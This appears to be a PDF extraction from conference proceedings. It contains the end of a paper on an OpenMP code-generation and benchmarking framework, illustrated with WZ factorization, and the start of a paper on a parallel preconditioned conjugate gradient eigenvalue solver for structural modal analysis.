


Fig. 1. The framework operation scheme (dashed lines shows the elements processed without the user's awareness)

- the investigated measure (or measures — accuracy, run time and performance for now);
- the number of repetitions of each test (the final value of the performance or accuracy is computed as a mean value from these repetitions);
- the set of the number of threads;
- the set of the problem sizes;
- various parameters of the target plots (groups of plots, ranges etc.).

### IV. A FRAMEWORK APPLICATION EXAMPLE

We show more details on the operation of the framework on an example of parallelizing a numerical problem, namely the WZ factorization [11]. Two sequential versions of this algorithm (in pseudocode) are shown in Figures 2 (the basic version) and 3 (the fission version). In both versions, the matrix

$a$  is an input-output data and the matrix  $w$  is an output data (the factors of the given matrix  $a$  of the size  $n$  are stored in matrices  $a$  and  $w$  after the end of the algorithm).

```

for(k = 0; k < n/2-1; k++) {
    p = n-k-1;
    akk = a[k][k];    akp = a[k][p];
    apk = a[p][k];    app = a[p][p];
    detinv = 1 / (apk*akp - akk*app);
    for(i = k+1; i < p; i++) {
        w[i][k] = (apk*a[i][p]
                  - app*a[i][k]) * detinv;
        w[i][p] = (akp*a[i][k]
                  - akk*a[i][p]) * detinv;
        for(j = k+1; j < p; j++)
            a[i][j] = a[i][j]
                    - w[i][k]*a[k][j]
                    - w[i][p]*a[p][j];
    }
}

```

Fig. 2. The pseudocode of the basic WZ factorization algorithm

```

for(k = 0; k < n/2-1; k++) {
    p = n-k-1;
    akk = a[k][k];    akp = a[k][p];
    apk = a[p][k];    app = a[p][p];
    detinv = 1 / (apk*akp - akk*app);
    for(i = k+1; i < p; i++) {
        w[i][k] = (apk*a[i][p]
                  - app*a[i][k]) * detinv;
        w[i][p] = (akp*a[i][k]
                  - akk*a[i][p]) * detinv;
    }
    for(i = k+1; i < p; i++)
        for(j = k+1; j < p; j++)
            a[i][j] = a[i][j]
                    - w[i][k]*a[k][j]
                    - w[i][p]*a[p][j];
}

```

Fig. 3. The pseudocode of the fission WZ factorization algorithm

We would like to use our software to parallelize the WZ factorization with the use of the OpenMP standard and to test it on two platforms, namely Intel Haswell (denoted CPU) and Intel Knights Corner (denoted MIC). To achieve that we use our framework, writing our algorithms in C, with some parameters which can help us try various variants and test them on both platforms (CPU and MIC).

The basic versions implemented with the use of our framework is presented in Figure 4, and the fission version — in Figure 5. Here, the matrices are represented in 1D vectors, stored column-wise or row-wise and accessed through the macros `INDc` and `INDr`, respectively.

We can see that both are quite straightforward implementations of pseudocodes from previous Figures — apart from first lines (special comments) and `%` signs (parameters). The meanings of the special comments are following (their order is freeform).

- `// =` gives the template of the unit (here: function) name. Each file generates a lot of functions, and functions have to possess unique names. We achieve this including parameters into the name template.
- `// ?` describes the header of the function, where a special parameter `%s` is the name of the function (generated on the basis of the previous line).
- Each `// :` describes one of the template parameters. Consecutively, we give the name of the parameter (`IND`, for example) and then its possible values, in two variations each: the first used in the function name (here: `col`, `row` — it should be short and adjusted to the function name syntax) and the second used in the function body (here: `INDc` and `INDr`, respectively; `_` means ‘space’).
- In Figure 5, we can also see `// +` which restricts the function names to strings containing the given character sequences (here, we want to test different loop orders, so we use it to disable incorrect loops, that is `ij` and `ji` allowing only `ij` and `ji`).

A lot of functions were generated, compiled and tested on CPU and MIC for various sizes of the matrix and numbers of threads. The plots for the results were also automatically created.

As we can see, we can quite freely shape our source code and test cases with the use of described above directives. We can easily investigate the influence of

- the matrix storage order,
- OpenMP scheduling,
- vectorization,
- loop order,

and many others — not presented here; however, everything which can be parametrized within the text of the function can be investigated.

## V. CONCLUSION

The aim of our work was to create a software which can support a program developer in his attempts to utilize the hardware, the compiler, and the libraries the best.

The advantage of the framework is generating a lot of versions of parallel (for example, but not only) code. These versions differ in an organized way. Moreover, they are automatically compiled and run, then some measures are taken and plots are drawn. The results in such form can be easily compared by the code developer.

Our framework can be easily used to test not only programs written with the use of OpenMP on CPU and MIC, but it can also be adapted to tests on GPU with the use of CUDA compilers, OpenCL and OpenACC — for example.

Very important — but missing for the present — feature is the next step in the automatic analysis, namely, automatic selection of the best (that is the fastest or the most accurate) sets of parameters. We are working on such a feature to be included in the future versions of the framework.

```

//wz_bas_%(IND)s_%(sch)s_%(vec)s
//?void %(int n, double * a, double * w)
//:IND      col INDC      row INDr
//:sch      d10 dynamic,10  d1 dynamic,1 \
//:vec      v0 _          v1 #pragma_simd
{
    int p, k, i, j;
    double det;
    for (k = 0; k < n/2-1; k++) {
        p = n-k-1;
        det = a[(IND)s(p,k)]*a[(IND)s(k,p)]
              - a[(IND)s(k,k)]*a[(IND)s(p,p)];
#pragma omp parallel for default(shared) \
    private(i, j) schedule(%(sch)s)
        for (i = k+1; i < p; i++) {
            w[(IND)s(i,k)] =
                (a[(IND)s(p,k)]*a[(IND)s(i,p)]
                 - a[(IND)s(p,p)]*a[(IND)s(i,k)])
                /det;
            w[(IND)s(i,p)] =
                (a[(IND)s(k,p)]*a[(IND)s(i,k)]
                 - a[(IND)s(k,k)]*a[(IND)s(i,p)])
                /det;
        }
    }
    for (j = k+1; j < p; j++)
        a[(IND)s(i,j)] =
            a[(IND)s(i,j)]
            - w[(IND)s(i,k)]*a[(IND)s(k,j)]
            - w[(IND)s(i,p)]*a[(IND)s(p,j)];
}
}

```

Fig. 4. The basic algorithm for the WZ factorization implemented in our framework

## REFERENCES

- [1] S. Browne, J. Dongarra, N. Garner, G. Ho, and P. Mucci. A portable programming interface for performance evaluation on modern processors. *Int. J. High Perform. Comput. Appl.*, 14(3):189–204, Aug. 2000.
- [2] R. S. Chen and J. K. Hollingsworth. Towards fully automatic auto-tuning: Leveraging language features of chapel. *Int. J. High Perform. Comput. Appl.*, 27(4):394–402, Nov. 2013.
- [3] M. Frigo and S. G. Johnson. The design and implementation of FFTW3. *Proceedings of the IEEE*, 93(2):216–231, 2005. Special issue on “Program Generation, Optimization, and Platform Adaptation”.
- [4] M. Geimer, F. Wolf, B. J. N. Wylie, E. Ábrahám, D. Becker, and B. Mohr. The scalasca performance toolset architecture. *Concurr. Comput.: Pract. Exper.*, 22(6):702–719, Apr. 2010.
- [5] W. E. Nagel, A. Arnold, M. Weber, H.-C. Hoppe, and K. Solchenbach. Vampir: Visualization and analysis of mpi resources. *Supercomputer*, 12:69–80, 1996.
- [6] E. Peise, P. Bientinesi. The ELAPS Framework: Experimental Linear Algebra Performance Studies. *arXiv:1504.08035*, 2015.
- [7] C. Schaefer, V. Pankratius, and W. Tichy. Atune-IL: An instrumentation language for auto-tuning parallel applications. In H. Sips, D. Epema, and H.-X. Lin, editors, *Euro-Par 2009 Parallel Processing*, volume 5704 of *Lecture Notes in Computer Science*, pages 9–20. Springer Berlin Heidelberg, 2009.
- [8] S. S. Shende and A. D. Malony. The tau parallel performance system. *Int. J. High Perform. Comput. Appl.*, 20(2):287–311, May 2006.

```

//wz_fiss_%(i)s_%(j)s_%(IND)s_%(sch)s_%(vec)s \
_%(for1v)s_%(for2v)s
//?void %(int n, double * a, double * w)
//:IND      col INDC      row INDr
//:sch      s static      d10 dynamic,10 \
//:vec      d1 dynamic,1  g guided
//:i        i i          j j
//:j        i i          j j
//:vec      v0 _          v1 #pragma_simd
//:for1v    f1v0 _        f1v1 simd
//:for2v    f2v0 _        f2v1 simd
//wz_fiss_ij
//wz_fiss_ji
{
    int p, k, i, j;
    double det;
    for (k = 0; k < n/2-1; k++) {
        p = n-k-1;
        det = a[(IND)s(p,k)]*a[(IND)s(k,p)]
              - a[(IND)s(k,k)]*a[(IND)s(p,p)];
#pragma omp parallel for %(for1v)s \
    default(shared) private(i) schedule(%(sch)s)
        for (i = k+1; i < p; i++) {
            w[(IND)s(i,k)] =
                (a[(IND)s(p,k)]*a[(IND)s(i,p)]
                 - a[(IND)s(p,p)]*a[(IND)s(i,k)])
                /det;
            w[(IND)s(i,p)] =
                (a[(IND)s(k,p)]*a[(IND)s(i,k)]
                 - a[(IND)s(k,k)]*a[(IND)s(i,p)])
                /det;
        }
    }
#pragma omp parallel for %(for2v)s \
    default(shared) private(i,j) schedule(%(sch)s)
    for (i = k+1; i < p; i++) {
        for (j = k+1; j < p; j++)
            a[(IND)s(i,j)] =
                a[(IND)s(i,j)]
                - w[(IND)s(i,k)]*a[(IND)s(k,j)]
                - w[(IND)s(i,p)]*a[(IND)s(p,j)];
    }
}
}

```

Fig. 5. The fission algorithm for the WZ factorization implemented in our framework

- [9] C. Țăpuș, I.-H. Chung, and J. K. Hollingsworth. Active Harmony: Towards automated performance tuning. In *Proceedings of the 2002 ACM/IEEE Conference on Supercomputing, SC '02*, pages 1–11, Los Alamitos, CA, USA, 2002. IEEE Computer Society Press.
- [10] R. C. Whaley and J. J. Dongarra. Automatically Tuned Linear Algebra Software. In *Proceedings of the 1998 ACM/IEEE Conference on Supercomputing, SC '98*, pages 1–27, Washington, DC, USA, 1998. IEEE Computer Society.
- [11] P. Yalamov and D.J. Evans. The WZ matrix factorisation method. *Parallel Computing* 21 (7), pages 1111–1120, 1995.
- [12] <https://software.intel.com/en-us/intel-advisor-xe>
- [13] <https://software.intel.com/en-us/intel-vtune-amplifier-xe>

# Block Subspace Projection Preconditioned Conjugate Gradient Method for Structural Modal Analysis

Sergiy Fialko

Tadeusz Kościuszko Cracow University of Technology  
ul. Warszawska 24 St., 31-155 Kraków, Poland  
Email: sergiy.fialko@gmail.com

Viktor Karpilovskiy

IT company SCAD Soft  
ul. Osvity 3a, office 1, 2, Kiev, Ukraine  
Email: kvs@scadsoft.com

**Abstract**— The method for extracting natural vibration frequencies and modes of design models arising when the finite element method is applied to the problems of structural and solid mechanics is proposed. This approach is intended to be used on multicore SMP computers and is an alternative to the conventional block Lanczos and subspace iteration methods widely used in modern FEA software. We present the main idea of the method as well as the parallel fast block incomplete factorization approach for creating efficient preconditioning, the shift technique and other details accelerating the solution and improving the numerical stability. Real-life examples are taken from the computational practice of SCAD Soft IT company and approve the efficiency of the proposed method.

## I. INTRODUCTION

THE application of the finite element method to the problems of natural vibrations of structures results in a generalized algebraic eigenvalue problem

$$\mathbf{KV} - \mathbf{MVA} = 0, \quad (1)$$

where  $\mathbf{K}$  and  $\mathbf{M}$  are the symmetric positive definite stiffness and semidefinite mass sparse matrices,  $\mathbf{V} = \{\mathbf{v}_1, \mathbf{v}_2, \dots, \mathbf{v}_n\}$  – matrix of eigenvectors  $\mathbf{v}_i$ , located in  $\mathbf{V}$  column-by-column,  $\mathbf{A}$  is a diagonal matrix of eigenvalues  $\lambda_1, \lambda_2, \dots, \lambda_n$ ,  $\lambda_i = \omega_i^2$ ,  $\omega_i = 2\pi f_i$ ,  $i \in [1, n]$ ,  $\omega_i$  is a cyclic frequency in  $s^{-1}$  and  $f_i$  is a frequency in Hz. The dimension of the problem is  $N$  and the number of required eigenpairs is  $n \ll N$ .

For large finite element design models the problem dimension  $N$  reaches 200 000 – 6 000 000 equations and more. The required number of eigenpairs  $\{\lambda_i, \mathbf{v}_i\}$ ,  $i \in [1, n]$  depends on the type of dynamic analysis and properties of construction. Usually  $n = 20 - 100$ , but in the case of seismic analysis it can be 1 000 – 3 000 and more. Some of the constructions have a lot of local vibration modes in the lower part of the spectrum. Such modes produce very small contributions in a seismic response of the structure, but create huge difficulties for eigenvalue solvers, because a very large number of eigenpairs are required in such cases.

The block Lanczos method or block subspace iteration method is used most often in contemporary FEA software. But these powerful methods use the inverse iteration procedure on each iteration step which requires the twice

reading of the factorized stiffness matrix [10]. Most users prefer to solve these problems on laptops and desktops, which have the amount of RAM 8 – 16 GB. In the case of a large dimensionality of the problem, the amount of core memory is insufficient for storing a factorized stiffness matrix, which is stored on the disk. Therefore, when performing forward and backward substitutions at each iteration, we need to read twice from the disk the amount of data on the order of 6 – 20 or more GB. The above methods work with the speed of a slow disk, not a fast processor, and it takes many hours to solve the problem.

Therefore, it seems interesting to develop a method that would solve the problem (1) in a core memory. Our choice is based on the preconditioned conjugate gradient method (PCG). It is known that for many problems of structural mechanics, which are poorly conditioned for a number of reasons [21], the conjugate gradient method demonstrates unacceptably slow convergence. In order to correct the situation, it is necessary to create efficient preconditioning [2], [3], [5], [6], [8], [9], [13] – [15], [19], [20], [22]. Our experience shows that a stable convergence of the eigenvalue problem (1) is much more difficult to obtain than when solving a system of linear algebraic equations

$$\mathbf{Kx} = \mathbf{b}, \quad (2)$$

where  $\mathbf{x}$  and  $\mathbf{b}$  are respectively the unknown vector and the right-hand part vector. Therefore, the successful solution of the problem (1) usually requires more effective preconditioning than when solving the problem (2). In addition, in order to obtain the stable convergence in the presence of multiple and close eigenvalues, it is required to introduce the shift into preconditioning

$$(\mathbf{B} - \sigma \mathbf{M}) \mathbf{z}_i^k = \mathbf{r}_i^k, \quad (3)$$

where  $\mathbf{B}$  is a preconditioning operator without shift,  $\sigma$  is a shift,  $\mathbf{z}_i^k$  – residual vector for a preconditioned problem and  $k$  is an iteration step number. The preconditioned algebraic eigenvalue problem is formulated as

$$\mathbf{B}_\sigma^{-1}(\mathbf{KV} - \mathbf{MVA}) = 0, \quad (4)$$

This work was supported by IT company SCAD Soft (www.scadsoft.com)

where  $\mathbf{B}_\sigma = \mathbf{B} - \sigma\mathbf{M}$ . The residual vector of an initial problem (1) is:

$$\mathbf{r}_i^k = \lambda_i^k \mathbf{M} \mathbf{x}_i^k - \mathbf{K} \mathbf{x}_i^k. \quad (5)$$

Here subscript  $i$  denotes a mode number and  $\mathbf{x}_i^k$ ,  $\lambda_i^k$  are the approximations of the  $i$ -th eigenmode and eigenvalue on iteration step  $k$ .

The article [5] presents PCG method with element-by-element aggregation multilevel preconditioning [6] and shift technique. This method does not use multithreading, it was implemented in SCAD software in 2004 and enables to extract a relatively small number of eigenpairs (5 – 30). A parallel version of PCG method has been proposed in [9], but acceleration with the increasing number of threads was poor.

The local block PCG method (LOBPCG – [17], [18], [25]) uses the following approximation:

$$\begin{cases} \mathbf{x}_i^{k+1} = \sum_{j=1}^m \alpha_j^k \mathbf{z}_j^k + \sum_{j=1}^m \tau_j^k \mathbf{x}_j^k + \sum_{j=1}^m \gamma_j^k \mathbf{p}_j^k \\ \mathbf{p}_i^{k+1} = \sum_{j=1}^m \alpha_j^k \mathbf{z}_j^k + \sum_{j=1}^m \gamma_j^k \mathbf{p}_j^k \end{cases}, \quad i \in [1, m] \quad (6)$$

where  $\mathbf{p}_j^k$  is a conjugate direction vector and  $m$  is a dimension of the block. The dimension of the block  $m \geq n$  and is constant until all required eigenpairs are extracted. For the problems of structural mechanics, we found that as soon as the first eigenpair begins to converge, the method loses the computational stability (see section IV, A), because for a converged eigenpair the residual vector  $\mathbf{r}_i^k$  in (5) tends to zero, vector  $\mathbf{z}_i^k$  tends to zero too (3) and a zero column appears in the projection matrix  $\mathbf{Q}_k = \{\mathbf{Z}_k, \mathbf{X}_k, \mathbf{P}_k\}$ , where  $\mathbf{Z}_k = \{\mathbf{z}_1, \mathbf{z}_2, \dots, \mathbf{z}_m\}^k$ ,  $\mathbf{X}_k = \{\mathbf{x}_1, \mathbf{x}_2, \dots, \mathbf{x}_m\}^k$  and  $\mathbf{P}_k = \{\mathbf{p}_1, \mathbf{p}_2, \dots, \mathbf{p}_m\}^k$ .

To ensure the computational stability of the method, we keep a constant dimension of the block  $m < n$ , and as soon as some vectors in the block converge, we immediately remove them, store them as the final results and replace them with the new start vectors. In addition, when the columns in the projection matrix  $\mathbf{Q}_k$  become almost linearly dependent, we orthogonalize all the vectors in the block using the modified Gram-Schmidt method.

This article is a continuation of [10], and we focus our attention on a block parallel sparse Cholesky incomplete factorization method used for a fast creation of efficient preconditioning, shift technique, allowing to improve the computational stability of PCG method and other important moments of the proposed approach.

## II. BLOCK SUBSPACE PROJECTION PRECONDITIONED CONJUGATE METHOD

The details of our approach have been presented in [10], therefore here we briefly mention their general stages.

### A. Initialization

To ensure a load balance between threads, we accept that dimension of block  $m$  is multiple to the number of threads  $np$ :  $m \% np = 0$ . Usually, we accept  $m \in [16, 64]$ . There are no strict recommendations, and the value of  $m$  depends on the number of required eigenpairs and peculiarities of the problem. We prepare the block of linearly independent start vectors  $\mathbf{X}_0$ , set  $\mathbf{P}_0 = 0$  and start the iteration process  $k = 0, 1, \dots$ , until all required eigenpairs are extracted.

### B. Computing of residual vectors

On the  $k$  iteration step we obtain the residual vectors using (5) and replacing the subscript  $i$  by  $j \in [1, m]$ . The approximations of eigenvalues are computed applying the Rayleigh quotient

$$\lambda_j^k = \left( (\mathbf{x}_j^k)^T \mathbf{K} \mathbf{x}_j^k \right) / \left( (\mathbf{x}_j^k)^T \mathbf{M} \mathbf{x}_j^k \right). \quad (7)$$

Using (3) ( $i \rightarrow j$ ), we receive the block of vectors  $\mathbf{Z}_k$ . The procedures (5), (7) and (3) are produced in a parallel region because for each mode  $j \in [1, m]$  we can run all computations separately.

The check of convergence is performed. If  $\|\mathbf{r}_j^k\|_2 / \lambda_i^k < tol$ , where  $tol$  is a required tolerance, convergence is achieved, all approximations of eigenpairs in the block,  $\{\lambda_j^k, \mathbf{x}_j^k\}$ , satisfying this condition, are stored as the final results. The new start linearly independent vectors  $\mathbf{x}_j^k$  are generated and put instead of the converged vectors. The orthogonalization of these vectors against all converged eigenvectors is performed. The conjugate direction vectors, corresponding to new start vectors, are accepted as  $\mathbf{p}_j^k = 0$ . The evaluation of approximations of eigenvalues (7) for the new start vectors, residual vectors  $\mathbf{r}_j^k$  (5) and vectors  $\mathbf{z}_j^k$  (3) are produced in a parallel region because it often turns out that several vectors are converged. The new vectors  $\mathbf{z}_j^k$ ,  $\mathbf{x}_j^k$  and  $\mathbf{p}_j^k$  are located on positions of converged and removed vectors in blocks  $\mathbf{Z}_k$ ,  $\mathbf{X}_k$  and  $\mathbf{P}_k$ .

### C. Projection of mass and stiffness matrices on the subspace

The reduced matrix  $\mathbf{m} = \mathbf{Q}_k^T \mathbf{M} \mathbf{Q}_k$  is prepared in a parallel region. The developed algorithm bypasses zero columns  $\mathbf{p}_j^k$  in the projection matrix  $\mathbf{Q}_k$ , if any appeared at the previous step B. If Cholesky factorization of matrix  $\mathbf{m}$  is successful, we evaluate the reduced matrix  $\mathbf{k} = \mathbf{Q}_k^T \mathbf{K} \mathbf{Q}_k$  in a parallel region. Otherwise, the total reorthogonalization of columns in the projection matrix  $\mathbf{Q}_k$  is applied to ensure the linear independence of basis vectors. In comparison with the previous version [10] we have parallelized this algorithm (section V). After reorthogonalization procedure, we recalculate the matrix  $\mathbf{m}$  and prepare the matrix  $\mathbf{k}$  in a parallel region. After this, we solve the reduced eigenproblem

$$\mathbf{k} \mathbf{q} - \mathbf{m} \mathbf{q} \mu = 0, \quad (8)$$

where  $\mathbf{q}$  is a matrix of eigenvectors located column by column, and  $\boldsymbol{\mu}$  is a diagonal matrix of eigenvalues. The LAPACK procedures from Intel Math Kernel Library (Intel MKL) [26] are applied. We omit a subscript  $k$  denoting the iteration number.

#### D. Evaluation of basis vectors at the next iteration step

After solving (8), the eigenvectors in matrix  $\mathbf{q}$  have been sorted in the ascending order of eigenvalues. Then, we compute:

$$\mathbf{X}_{k+1} = \mathbf{Q}_k \bar{\mathbf{q}}, \quad \mathbf{P}_{k+1} = \mathbf{Z}_k \mathbf{q}_z + \mathbf{P}_k \mathbf{q}_p, \quad (9)$$

where  $\bar{\mathbf{q}}$  – the first  $m$  eigenvectors from  $\mathbf{q}$ ,  $\mathbf{q}_z$  and  $\mathbf{q}_p$  – the blocks of subvectors from  $\bar{\mathbf{q}}$ , related to residual vectors and conjugate direction vectors respectively.

#### E. Orthogonalization of basis vectors against all converged eigenpairs.

We perform the orthogonalization of columns in subblocks  $\mathbf{X}$  and  $\mathbf{P}$  against all converged modes in a parallel region.

### III. THE BLOCK PARALLEL INCOMPLETE CHOLESKY FACTORIZATION

We found that a stable solution of the partial algebraic generalized eigenvalue problem (1) by the PCG method requires a more efficient preconditioned technique than the solution of the linear algebraic equations with the same stiffness matrix  $\mathbf{K}$ . It means that in the case of the incomplete Cholesky factorization approach we must accept a much smaller drop parameter  $\psi$  than when we solve the linear equations. In the last case, we apply the incomplete Cholesky factorization using a sparse matrix technique [8]. However, it turned out that in order to solve many large-scale real-time problems of natural vibrations, the drop parameter  $\psi$  must be so small that the time of incomplete factorization by this method becomes unacceptably large. Therefore, there was an urgent need to develop a left-looking two-level incomplete Cholesky solver “by value” for multi-core SMP computers.

First of all, we prepare a nodal adjacency graph and perform its reordering with the help of the METIS or MMD reordering method [16]. Then, we assemble a stiffness matrix, the lower triangular part of which is packed in a compressed column format (CCF). It is source information for the solver.

#### A. Analysis stage

Taking the nonzero structure of the stiffness matrix from CCF, we prepare an equation adjacency graph and produce a symbolic factorization procedure [4] to create a nonzero structure of the completely factorized matrix, which is accepted as an initial nonzero structure for the incomplete factorization.

Then, we create an elimination tree and reorder the sequence of elimination in accordance with moving along the elimination tree from the leaves to the root. Such reordering does not change the amount of fill-in, but puts the columns of the matrix, processed consequently, in the close memory addresses and slightly improves the work with the caches of processors. The symbolic factorization procedure runs again to correct the nonzero structure of the factorized matrix for a changed sequence of elimination and CCF for source matrix is repacked.

After this, we combine the neighbor vertexes of the elimination tree in supernodes, where it is possible [12], and create a structure of levels for the supernodal elimination tree. It is well-known that the supernodal elimination tree is poorly balanced to ensure a load balance between processors. In order to balance the supernodal elimination tree, we apply the algorithm 1 (Figure 1).




Fig. 1 Balancing of supernodal elimination tree

#### Algorithm 1. The task scheduling for the first parallelization level.

```

level = 1;
root ← str_lev(level); put vertexes of level to root
L0 ← root; put root to L0
while(1)
{
    sum_weights ← 0;
    ∀v ∈ L0: weight_v ← get_weight_subtree(v);
    Find: max_weight = max{weight_v} and v_max_weight;
    L0 ← (L0 \ v_max_weight);
    L0 ← all descendants of v_max_weight;
    sort{L0};
    ∀v ∈ L0:
        sum_weights[ip_min] ← get_weight_subtree(v);
        stack[ip_min] ← v;
    if((max{sum_weights} - min{sum_weights})/

```



```

    max{ sum_weights } < tol1) break;
}

```

Here we denote: *str\_lev* is a structure of levels for supernodal elimination tree and *str\_lev(level)* returns all vertexes belonging to *level*; *get\_weight\_subtree(v)* returns the sum of weights for vertexes of all subtrees, outgoing from vertex *v*; weight of vertex is equal to the number of columns in the given supernode, *L0* – “level zero”, *sort{L0}* is a sorting of all vertexes belonging to *L0* in the descending order of their weights. All vertexes of supernodal elimination tree, placed above *L0*, create a second level of parallelization. Remaining vertexes constitute the first level. Parameter *ip\_min* means the thread number which comprises a minimum sum of weights of all supernodes, mapped onto this thread.

Algorithm 1 searches for a set of *L0* until an imbalance of weights for vertices of the first level is less than the required tolerance *tol<sub>1</sub>*. The general operations include finding a vertex with the maximum weight of subtrees among all vertexes of *L0* ( $\forall v \in L0: weight_v \leftarrow get\_weight\_subtree(v)$ ; Find:  $max\_weight = \max\{weight_v\}$  and  $v_{max\_weight}$ ), removing this vertex from *L0* ( $L0 \leftarrow (L0 \setminus v_{max\_weight})$ ) and adding all descendants of removed vertex to *L0* ( $L0 \leftarrow \text{all descendants of } v_{max\_weight}$ ) (see Figure 1). A similar algorithm but with cyclic mapping onto threads has been used in [1]. We found that sorting vertexes in *L0* in the descending order of weights and mapping of the current vertex from *L0* to the thread which has a minimum sum of weights, results in a better load balance than cyclic mapping [11], [12].

After algorithm 1 is finished, we add the vertexes of all subtrees to vertexes of *L0*, belonging to *stack[ip]*, where  $ip \in [0, np-1]$  and *ip* is a current thread number. So, we obtained the set of parallel tasks in *stack[ip]*,  $ip \in [0, np-1]$  for the first level of parallelism. Each vertex, added to any *stack[ip]*,  $ip \in [0, np-1]$ , is marked.

Then, we run Algorithm 2 to prepare the parallel tasks for the second level of parallelism.

Algorithm 2. The task scheduling for the second parallelization level.

```

sum_weights ← 0; L1 ← 0;
while(until all vertexes are marked)
{
    loop ∀v ∈ L0: → vnext;
    if(vnext is unmarked)
    {
        marks vnext;
        L1 ← vnext;
        weightv ← weight(vnext)
        queue[ip_min] ← vnext;
    }
}

```

```

    sum_weights[ip_min] += weightv;
}
end of loop
L0 ← 0; L0 ← L1; L1 ← 0;
}

```

Loop *while* runs until all vertexes of supernodal elimination tree are marked as added to the parallel tasks. For each vertex belonging to *L0* (**loop**  $\forall v \in L0$ ), we obtain its parent vertex *v<sub>next</sub>*. If *v<sub>next</sub>* is marked, pass to the next vertex of *L0*. Otherwise, we mark *v<sub>next</sub>*, add it to the set *L1*, map onto thread *ip\_min* ( $queue[ip\_min] \leftarrow v_{next}$ ), which has a minimum sum of weights of mapped vertexes, and add the weight of *v<sub>next</sub>* to  $sum\_weights[ip\_min] += weight_v$ . After **loop**  $\forall v \in L0$  is finished, we reset *L0* and *L1* to the next iteration.

The parallel tasks of the second level of parallelism are presented by queues *queue[ip]*,  $ip \in [0, np-1]$ . After Algorithms 1 and 2 have been run, all vertexes of the supernodal elimination tree must be marked.

### B. Numerical factorization stage

Algorithm 3 presents the numerical factorization stage.

Algorithm 3. The two-level left-looking numerical factorization.

```

parallel region
{
    //the first level of parallelization
    while(stack[ip] is not empty)
    {
        jb ← stack[ip] (stack[ip]jb)
        alloc_block(jb);
        aggreg_block(jb);
        if(!update_block(jb))
        { push_front: stack[ip] ← jb; continue; }
        factor_block(jb);
    }

    //the second level of parallelization
    while(queue[ip] is not empty)
    {
        jb ← queue[ip] (queue[ip]jb)
        alloc_block(jb);
        aggreg_block(jb);
        if(!update_block(jb))
        { push_back: queue[ip] ← jb; continue; }
        factor_block(jb);
    }
}

```

In a parallel region of the first parallelization level, we run the loops **while** until the *stack[ip]*, corresponding to the

thread  $ip \in [0, np-1]$ , is empty. On each iteration, we extract from  $stack[ip]$  the last element  $jb$  (the number of block-column in the matrix, corresponding to the supernode in the supernodal elimination tree), and remove it from  $stack[ip]$  ( $stack[ip] \setminus jb$ ).

Then, we allocate memory for sparse block-column  $jb$ , calling the procedure  $alloc\_block(jb)$ , assemble a block-column  $jb$  ( $aggreg\_block(jb)$ ) and update it by columns placed at left ( $update\_block(jb)$ ).

The procedure  $alloc\_block(jb)$  prepares the list of global equation numbers for non-zero rows of block-column  $jb$ . The nonzero rows of the block-column  $jb$  of the initial stiffness matrix as well as the fill-in that appeared at the previous steps of the incomplete factorization take part in the creation of this list. Then we apply the parallel dynamic allocation of memory, using a separate heap for each thread and the Thread Local Storage technique [24].

The  $aggreg\_block(jb)$  procedure puts the elements of the initial stiffness matrix stored in CCF to the non-zero structure of block-column  $jb$ .

The  $update\_block(jb)$  procedure in the critical section extracts from  $List[jb]$  the block-column number  $kb$ ,  $kb \in List[jb]$ , placed at left from the block-column  $jb$  and updating it, removes  $kb$  from  $List[jb]$  and checks, whether the block-column  $kb$  is currently factorized. If yes, the update of block-column  $jb$  is performed using the  $dgemm$  procedure from Intel MKL (see Figure 2):

